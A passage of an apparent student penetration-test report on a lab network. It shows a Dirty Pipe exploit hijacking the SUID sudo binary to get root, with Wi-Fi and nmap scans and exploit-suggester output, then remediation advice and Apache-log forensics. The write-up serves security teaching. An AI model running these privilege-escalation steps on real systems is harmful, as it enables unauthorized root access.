ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ ls -al /tmp
total 168
drwxrwxrwt 23 root      root      4096 Jan  3 12:43 .
drwxr-xr-x 21 root      root      4096 Dec 26 01:43 ..
-rw----- 1 ubuntu_user ubuntu_server 0 Jan  1 21:35 config-err-vSacB9
drwxrwxr-x 4 ubuntu_user ubuntu_user 4096 Jan  3 10:41 exploit
-rw-r--r-- 1 ubuntu_user ubuntu_user 69337 Jan  3 10:26 file.zip
drwxrwxrwt 2 root      root      4096 Jan  1 01:46 .font-unix
drwxrwxrwt 2 root      root      4096 Jan  1 21:35 .ICE-unix
-rw-r--r-- 1 root      root      10 Jan  1 25:01 mypasswd.txt
drwx----- 2 root      root      4096 Jan  1 22:42 netplan
drwx----- 2 root      root      4096 Jan  1 22:41 netplan_fw5x55ki
-rw-rw-r-- 1 ubuntu_user ubuntu_user 2962 Jan  3 12:32 passwd.bak
drwxr-xr-x 2 root      root      4096 Jan  2 15:04 shared
drwx----- 2 root      root      4096 Jan  1 01:46 snap-private-tmp
drwx----- 2 ubuntu_server ubuntu_server 4096 Jan  1 21:35 ssh-geqnZG63dL5
drwx----- 3 root      root      4096 Jan  1 21:34 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-colord.service-XzR04e
drwx----- 3 root      root      4096 Jan  1 01:46 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-ModemManager.service-LyGmxf
drwx----- 3 root      root      4096 Jan  1 01:46 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-switcheroo-control.service-oTV3di
drwx----- 3 root      root      4096 Jan  1 01:46 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-logind.service-lrovwf
drwx----- 3 root      root      4096 Jan  1 01:46 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-resolved.service-ZFD8xf
drwx----- 3 root      root      4096 Jan  1 21:33 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-upower.service-nEqsYe
drwx----- 2 ubuntu_server ubuntu_server 4096 Jan  2 12:58 Temp-b02e39c3-0e16-4b32-be41-f3c19aa2cf53
drwxrwxrwt 2 root      root      4096 Jan  1 01:46 .Test-unix
drwx----- 2 ubuntu_server ubuntu_server 4096 Jan  1 21:35 tracker-extract-files.1000
drwx----- 2 ubuntu_user ubuntu_user 4096 Jan  3 10:40 tracker-extract-files.1077
drwx----- 2 gdm      gdm      4096 Jan  1 21:34 tracker-extract-files.125
drwxrwxrwt 2 root      root      4096 Jan  1 21:35 .X11-unix
drwxrwxrwt 2 root      root      4096 Jan  1 01:46 .XIM-unix
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$
```

Now we have another exploit to do is to hijack the suid binary sudo file

And the I locate the file using the command as shown below.

```
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ find / -perm -4000 2>/dev/null
/snap/core20/1738/usr/bin/chfn
/snap/core20/1738/usr/bin/chsh
/snap/core20/1738/usr/bin/gpasswd
/snap/core20/1738/usr/bin/mount
/snap/core20/1738/usr/bin/newgrp
/snap/core20/1738/usr/bin/passwd
/snap/core20/1738/usr/bin/su
/snap/core20/1738/usr/bin/sudo
/snap/core20/1738/usr/bin/umount
/snap/core20/1738/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1738/usr/lib/openssh/ssh-keysign
/snap/core20/1778/usr/bin/chfn
```

```
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/polkit-kit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
```

Now let's do the exploit to hijacking the suid binary for /usr/bin/sudo

```
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-2 /usr/bin/sudo
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;)
# ls
README.md compile.sh exploit-1 exploit-1.c exploit-2 exploit-2.c
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1077(ubuntu_user)
# ls -al
total 76
drwxr-xr-x 3 ubuntu_user ubuntu_user 4096 Jan  3 12:32 .
drwxrwxr-x 4 ubuntu_user ubuntu_user 4096 Jan  3 10:41 ..
drwxr-xr-x 8 ubuntu_user ubuntu_user 4096 Dec 23 20:40 .git
-rw-r--r-- 1 ubuntu_user ubuntu_user 2937 Dec 23 20:40 README.md
-rw-r-xr-x 1 ubuntu_user ubuntu_user 71 Dec 23 20:40 compile.sh
-rwxrwxr-x 1 ubuntu_user ubuntu_user 17624 Jan  3 11:06 exploit-1
-rw-r--r-- 1 ubuntu_user ubuntu_user 5364 Dec 23 20:40 exploit-1.c
-rwxrwxr-x 1 ubuntu_user ubuntu_user 18040 Jan  3 11:06 exploit-2
-rw-r--r-- 1 ubuntu_user ubuntu_user 7752 Dec 23 20:40 exploit-2.c
# exit
```

proof that is worked.

```
root@ubuntu-server:/tmp# ls -al
total 172
drwxrwxrwt 23 root      root      4096 Jan  3 12:50 .
drwxr-xr-x 21 root      root      4096 Dec 26 01:43 ..
drwxrwxrwt  2 root      root      4096 Jan  1 21:35 .ICE-unix
drwxrwxrwt  2 root      root      4096 Jan  1 01:46 .Test-unix
drwxrwxrwt  2 root      root      4096 Jan  1 21:35 .X11-unix
drwxrwxrwt  2 root      root      4096 Jan  1 01:46 .XIM-unix
drwxrwxrwt  2 root      root      4096 Jan  1 01:46 .font-unix
drwx----- 2 ubuntu_server ubuntu_server 4096 Jan  2 12:58 Temp-b02e39c3-0e16-4b32-be41-f3c19aa2cf53
-rw----- 1 ubuntu_server ubuntu_server 0 Jan  1 21:35 config-err-vSacB9
drwxrwxr-x  4 ubuntu_user  ubuntu_user 4096 Jan  3 10:41 exploit
-rw-r--r--  1 ubuntu_user  ubuntu_user 69337 Jan  3 10:26 file.zip
-rw-r--r--  1 root       root      10 Jan  2 15:01 mypasswd.txt
drwx----- 2 root       root      4096 Jan  1 22:42 netplan_4z6uigid
drwx----- 2 root       root      4096 Jan  1 22:41 netplan_fw5x5ki
-rw-rw-r--  1 ubuntu_user  ubuntu_user 2962 Jan  3 12:32 passwd.bak
-rwsr-xr-x  1 root       ubuntu_user 186 Jan  3 12:55 sh
drwxr-xr-x  2 root       root      4096 Jan  2 15:04 shared
drwx----- 2 root       root      4096 Jan  1 01:46 snap-private-tmp
drwx----- 2 ubuntu_server ubuntu_server 4096 Jan  1 21:35 ssh-geqnzGa63dL5
drwx----- 3 root       root      4096 Jan  1 01:46 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-ModemManager.service-LyGmx
drwx----- 3 root       root      4096 Jan  1 21:34 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-colord.service-XzR04e
drwx----- 3 root       root      4096 Jan  1 01:46 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-switcheroo-control.service
drwx----- 3 root       root      4096 Jan  1 01:46 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-logind.service-lrc
drwx----- 3 root       root      4096 Jan  1 01:46 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-systemd-resolved.service-Z
drwx----- 3 root       root      4096 Jan  1 21:33 systemd-private-8a10dd0816dc4ae59aaa6069ff063076-upower.service-nEQsYe
drwx----- 2 ubuntu_server ubuntu_server 4096 Jan  1 21:35 tracker-extract-files.1000
drwx----- 2 ubuntu_user  ubuntu_user 4096 Jan  3 10:40 tracker-extract-files.1077
drwx----- 2 gdm        gdm      4096 Jan  1 21:34 tracker-extract-files.125
```

1) rsync

Threat Level

High

Vulnerability

high

2) dirty pipe

Threat Level

Critical

Vulnerability

critical

Recommendations:

For RSYNC vulnerability

- Make an automatic backup: To keep the data secure and check backups for logs file.
- Make the automatic backup through RSA encryption.
- Limit the privileges for the client user: in way to make sure to not upload files in directories accessible by root and create an only one directory that the client can access and specify the permissions for others to none in way in other directories
- Rsyncd.conf file should not allow anonymous root access to the entire file system: we can specify that through Rsyncd.conf file
- The following article show how to make a backup automatically through RSA

<https://www.linux.com/news/making-secure-remote-backups-rsync/>

For dirty Pipe (CVE-2022-0847)

- The most and critical Vulnerable that target the kernel so the only solution to upgrade the server kernel to a patched version that will prevent this vulnerable to used again.
- The following article shows how to fix the kernel issue
<https://thesecmaster.com/how-to-fix-the-dirty-pipe-vulnerability-in-linux-kernel-cve-2022-0847/>

2.3 Reporting

Threat		Low				Medium				High				Critical			
Vulnerability		L	M	H	C	L	M	H	C	L	M	H	C	L	M	H	C
Impact	Low	1	2	3	4	1	4	6	8	3	6	9	12	4	8	12	16
	Medium	2	4	6	8	4	8	12	16	6	12	18	24	8	16	24	32
	High	3	6	9	12	6	12	18	24	9	18	27*	36	12	24	36	48
	Critical	4	8	12	16	8	16	24	32	12	24	36	48	16	32	48	64

Table 4 Risk Analysis

L	Low	1-16
M	Medium	17-32
H	High	33-48
C	Critical	49-64

Table 5 Rating Calculation

After calculating the risk rating, I start writing the report on each risk and how to mitigate it.

*Based on our analysis risks that falls under this category will be considered as High for total risk analysis for all servers and router.

3. Appendices and attachments

Results for appendices and scans:

Scanning for WI-FI Network

```
CH 14 ][ Elapsed: 12 s ][ 2023-01-03 18:49

BSSID          PWR  Beacons   #Data, #/s  CH    MB    ENC  CIPHER   AUTH ESSID
A0:57:E3:2C:93:AF -39      35        0     0  8  130  WPA2 CCMP   PSK  omar
08:9B:B9:A3:A8:26 -47      34        89    0 11  130  WPA2 CCMP   PSK  OrangeFiber-2.4GH
E0:01:F:ED:52:7F:D8 -39      8        0     0 11  130  WPA2 CCMP   PSK  OrangeFiber-2.4GH
10:47:38:D9:4A:B0 -70      8        1     0  1  130  WPA2 CCMP   PSK  NaserAlloze2.4GHZ
10:47:38:D5:3F:00 -72      3        3     0  1  130  WPA2 CCMP   PSK  A.A.Q.4GHz

BSSID          STATION          PWR  Rate    Lost   Frames  Notes  Probes
08:9B:B9:A3:A8:26 30:24:32:4D:A9:5E -32  24e- 1e  1245      81
10:47:38:D9:4A:B0 00:0C:43:19:AD:49 -70  0 - 1       0      1

Quitting ...

└─(kali㉿kali)-[~/capstone/rotuer]
└─$ sudo airodump-ng wlan0
```

Scanning result for opening ports and services on OWASP server.

```
Nmap scan report for 10.0.2.14
Host is up.
All 1000 scanned ports on 10.0.2.14 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.0.2.15[kali: ~/ssh ✘ kali@kali: ~/capstone ✘
Host is up (0.00056s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 9f:97:9e:98:9b:6a:55:9e:36:c6:db:38:55:6c:6d:f4 (DSA)
|_ 2048 c1:05:8a:42:c8:a6:ca:0a:41:77:33:5e:1c:5d:db:0f (RSA)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suh
osin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch p
roxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 m
od_perl/2.0.4 Perl/v5.10.1
|_http-title: owaspbwa OWASP Broken Web Applications
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
|_imap-capabilities: CHILDREN UIDPLUS CAPABILITY THREAD=ORDEREDSUBJECT ACL2=UNIONA0001 THREAD=REFERENC
ES IMAP4rev1 NAMESPACE IDLE SORT QUOTA completed OK ACL
443/tcp   open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suh
osin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
| ssl-cert: Subject: commonName=owaspbwa
| Not valid before: 2013-01-02T21:12:38
| Not valid after:  2022-12-31T21:12:38
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch p
roxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 m
od_perl/2.0.4 Perl/v5.10.1
|_ssl-date: 2023-01-02T11:35:00+00:00; -9h27m55s from scanner time.
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: owaspbwa OWASP Broken Web Applications
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object Java Object Serialization
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title.
8081/tcp  open  http        Jetty 6.1.25
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Choose Your Path
|_http-server-header: Jetty(6.1.25)
1 service unrecognized despite returning data. If you know the service/version, please submit the foll
```

Scanning for seeking privilege escalation in OWASP Server and see all possible vulnerability that might be in the OS.

```
[+] [https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed] Searching Signature verification failed in dmesg
[+] [https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed] dmesg Not Found
[+] [https://github.com/mzet-/linux-exploit-sugester] Executing Linux Exploit Suggester
[+] [https://github.com/mzet-/linux-exploit-suggester] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian:7[8],RHEL:5[6]7,ubuntu=14.04|12.04,[ ubuntu=10.04 ][kernel:2.6.32-21-generic],ubuntu=16.04[kernel:4.4.0-21-generic]
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails] [CVE-2016-5198] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: probable
Tags: debian:7[8],RHEL:5[kernel:2.6.(18|24|33)*],RHEL:6[kernel:2.6.32-*|3.[0|2|6|8|10].*)|2.6.33.9-rhel7,RHEL:7[kernel:3.10.0-*|4.2.0-0.21.el7],ubuntu=16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [https://vulnfactory.org/exploits/full-nelson.c] [CVE-2012-0056,CVE-2010-3849,CVE-2010-3850] full-nelson
Details: http://vulnfactory.org/exploits/full-nelson.c
Exposure: probable
Tags: ubuntu=(9.10|10.10){kernel:2.6.(31|35)-(14|19)-}(server|generic),[ ubuntu=10.04 ][ke
```

Scanning for other connected servers with OWASP server and only one server response (Ubuntu Server)

```
— 10.0.2.4 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.275/0.566/0.835/0.230 ms
('ping to', '10.0.2.4', 'OK')
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=2.42 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.209 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.258 ms

— 10.0.2.5 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.209/0.962/2.421/1.032 ms
('ping to', '10.0.2.5', 'OK')
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
From 10.0.2.15 icmp_seq=1 Destination Host Unreachable
From 10.0.2.15 icmp_seq=2 Destination Host Unreachable
From 10.0.2.15 icmp_seq=3 Destination Host Unreachable
```

Scanning for opening ports on the targeted server

```
$ python port_scanner.py 10.0.2.5
[{'port': 22, 'status': 'open'}, {'port': 873, 'status': 'open'}]
```

The result of scanning if the ubuntu server is vulnerable for dirty pipe

```
ubuntu_user@ubuntu-server:/tmp/exploit$ ls
CVE-2022-0847-dirty-pipe-checker  CVE-2022-0847-DirtyPipe-Exploits
ubuntu_user@ubuntu-server:/tmp/exploit$ cd CVE-2022-0847-dirty-pipe-checker/
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ ls
dpipe.sh  README.md  test.sh
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ vim ./dpipe.sh
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ ./dpipe.sh
5 11 0
Vulnerable
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ uname -r
5.11.0-27-generic
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ █
```

Tools used to during this journey:

- 1.airomod for Wi-Fi hacking.
- 2.nmap to scan for all online hosts.
- 3.ping.
- 4.burp suite to intercept the traffic.
- 5.sqlmap tools used to inject commands and enumerate if the website vulnerable to SQL injection attacks.
- 6.peass tools used to scan all the system and scoop for if it is vulnerable to CVE and a lot different of enumeration type.
- 7.dirty-cow exploit tools used to exploit the vulnerable versions of affected version of Linux.
- 8.rsync tools used to synchronize data between client and server and it used to create a new user in our attack.
- 9.SSH secure shell protocol used to connect the client to the host through secure channel.
- 10.dirty pipe checker tool used to check if the system is vulnerable to dirty pipe.
- 11.dirty pipe exploit 1 code used exploit the kernel through write over rooted files.
12. dirty pipe exploit 2 code used to hijack the suid binary files.

All downloaded tools and the CVE and tools used in this attack can be downloaded bellow.

References:

- a) <https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits>
- b) <https://github.com/basharkey/CVE-2022-0847-dirty-pipe-checker>
- c) <https://www.kali.org/tools/peass-ng/>
- d) <https://serverspace.io/support/help/use-rsync-to-create-a-backup-on-ubuntu/>
- e) <https://kernel.ubuntu.com/~kernel-ppa/mainline/>
- f) <https://thesecmaster.com/how-to-fix-the-dirty-pipe-vulnerability-in-linux-kernel-cve-2022-0847/>
- g) <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5195>
- h) <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0847>

[3] Defensive Cybersecurity

Summary:

In this part it will be shown the response for the red team report in way to detection and remediation the threats that effect the servers and apply all necessary fixes.

In this part three phases will be performed based on the agreement of Mutillidae company as follow:

1. Analyse the systems and collect artifacts.
2. Timeline for the accident and attacks.
3. Fixing and eliminate the vulnerabilities.

1. Analyse the systems and collect artifacts.

Apache logs file shows that the attacker has an IP 10.0.2.4

And he got managed to get access to the router and scan internally.

And scan for pages.

```
10.0.2.4 - - [02/Jan/2023:06:32:10 -0500] "GET / HTTP/1.0" 200 28067 "-" "-"
10.0.2.4 - - [02/Jan/2023:06:34:41 -0500] "OPTIONS / HTTP/1.1" 200 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:41 -0500] "GET / HTTP/1.1" 200 28067 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:41 -0500] "OPTIONS / HTTP/1.1" 200 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:42 -0500] "POST / HTTP/1.1" 200 28067 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:42 -0500] "GET /.git/HEAD HTTP/1.1" 404 207 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:42 -0500] "OPTIONS / HTTP/1.1" 200 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:42 -0500] "OPTIONS / HTTP/1.1" 200 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:42 -0500] "GET /favicon.ico HTTP/1.1" 200 3638 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:42 -0500] "OPTIONS / HTTP/1.1" 200 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:42 -0500] "OPTIONS / HTTP/1.1" 200 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:42 -0500] "PWLG / HTTP/1.1" 501 216 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:42 -0500] "OPTIONS / HTTP/1.1" 200 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:43 -0500] "OPTIONS / HTTP/1.1" 200 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:43 -0500] "GET /robots.txt HTTP/1.1" 404 208 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:43 -0500] "PROPFIND / HTTP/1.1" 405 236 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:43 -0500] "PROPFIND / HTTP/1.1" 405 236 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:43 -0500] "GET /mmapLowercheck1672693355 HTTP/1.1" 404 222 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:43 -0500] "GET /HNAPI HTTP/1.1" 404 203 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:44 -0500] "GET / HTTP/1.1" 200 28067 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:44 -0500] "POST /sdk HTTP/1.1" 404 201 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:44 -0500] "GET /evox/about HTTP/1.1" 404 208 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:44 -0500] "OPTIONS / HTTP/1.1" 200 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:45 -0500] "GET / HTTP/1.0" 200 28067 "-" "-"
10.0.2.4 - - [02/Jan/2023:06:34:45 -0500] "PROPEFIND / HTTP/1.1" 405 236 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - - [02/Jan/2023:06:34:45 -0500] "GET / HTTP/1.0" 200 28067 "-" "-"
10.0.2.4 - - [02/Jan/2023:06:34:50 -0500] "GET / HTTP/1.1" 200 28067 "-" "-"
10.0.2.4 - - [02/Jan/2023:06:34:50 -0500] "GET / HTTP/1.1" 200 28067 "-" "-"

[02/Jan/2023:07:11:17 -0500] "GET /mutillidae/images/up_arrow_16_16.png HTTP/1.1" 200 376 "http://10.0.2.15/mutillidae/index.php?page=login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4929.72 Safari/537.36"
```

Scan show that the attacker got access to the admin page on the website and he got access to log file on the website.

```
10.0.2.4 - - [02/Jan/2023:06:34:59 -0500] "GET / HTTP/1.1" 200 28067 "-" -  
10.0.2.4 - - [02/Jan/2023:07:11:17 -0500] "GET /mutillidae/images/up_arrow_16_16.png HTTP/1.1" 200 376 "http://10.0.2.15/mutillidae/index.php?page=login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:07:11:31 -0500] "GET /mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=1 HTTP/1.1" 200 914 "http://10.0.2.15/mutillidae/index.php?page=login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:07:12:44 -0500] "GET /mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=1 HTTP/1.1" 200 910 "http://10.0.2.15/mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=1" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:07:14:02 -0500] "GET /mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=11 HTTP/1.1" 200 4710 "http://10.0.2.15/mutillidae/index.php?page=login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:07:14:36 -0500] "GET /mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=10 HTTP/1.1" 200 5382 "http://10.0.2.15/mutillidae/index.php?page=login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:07:15:56 -0500] "GET /mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=10 HTTP/1.1" 200 5382 "http://10.0.2.15/mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=10" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:07:24:39 -0500] "POST /mutillidae/index.php?page=Login.php HTTP/1.1" 200 8947 "http://10.0.2.15/mutillidae/index.php?page=login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:07:24:46 -0500] "GET /mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=48 HTTP/1.1" 200 834 "http://10.0.2.15/mutillidae/index.php?page=login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:07:24:49 -0500] "GET /mutillidae/index.php?page=show-log.php HTTP/1.1" 200 31996 "http://10.0.2.15/mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=48" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:07:25:18 -0500] "GET /mutillidae/images/delete-icon-48-48.png HTTP/1.1" 200 2685 "http://10.0.2.15/mutillidae/index.php?page=show-log.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:07:24:49 -0500] "GET /mutillidae/images/information-icon-64-64.png HTTP/1.1" 200 6328 "http://10.0.2.15/mutillidae/index.php?page=show-log.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:07:24:49 -0500] "GET /mutillidae/images/refresh-button-48px-by-48px.png HTTP/1.1" 200 3013 "http://10.0.2.15/mutillidae/index.php?page=show-log.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:08:23:15 -0500] "GET /mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=48 HTTP/1.1" 200 834 "http://10.0.2.15/mutillidae/index.php?page=show-log.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
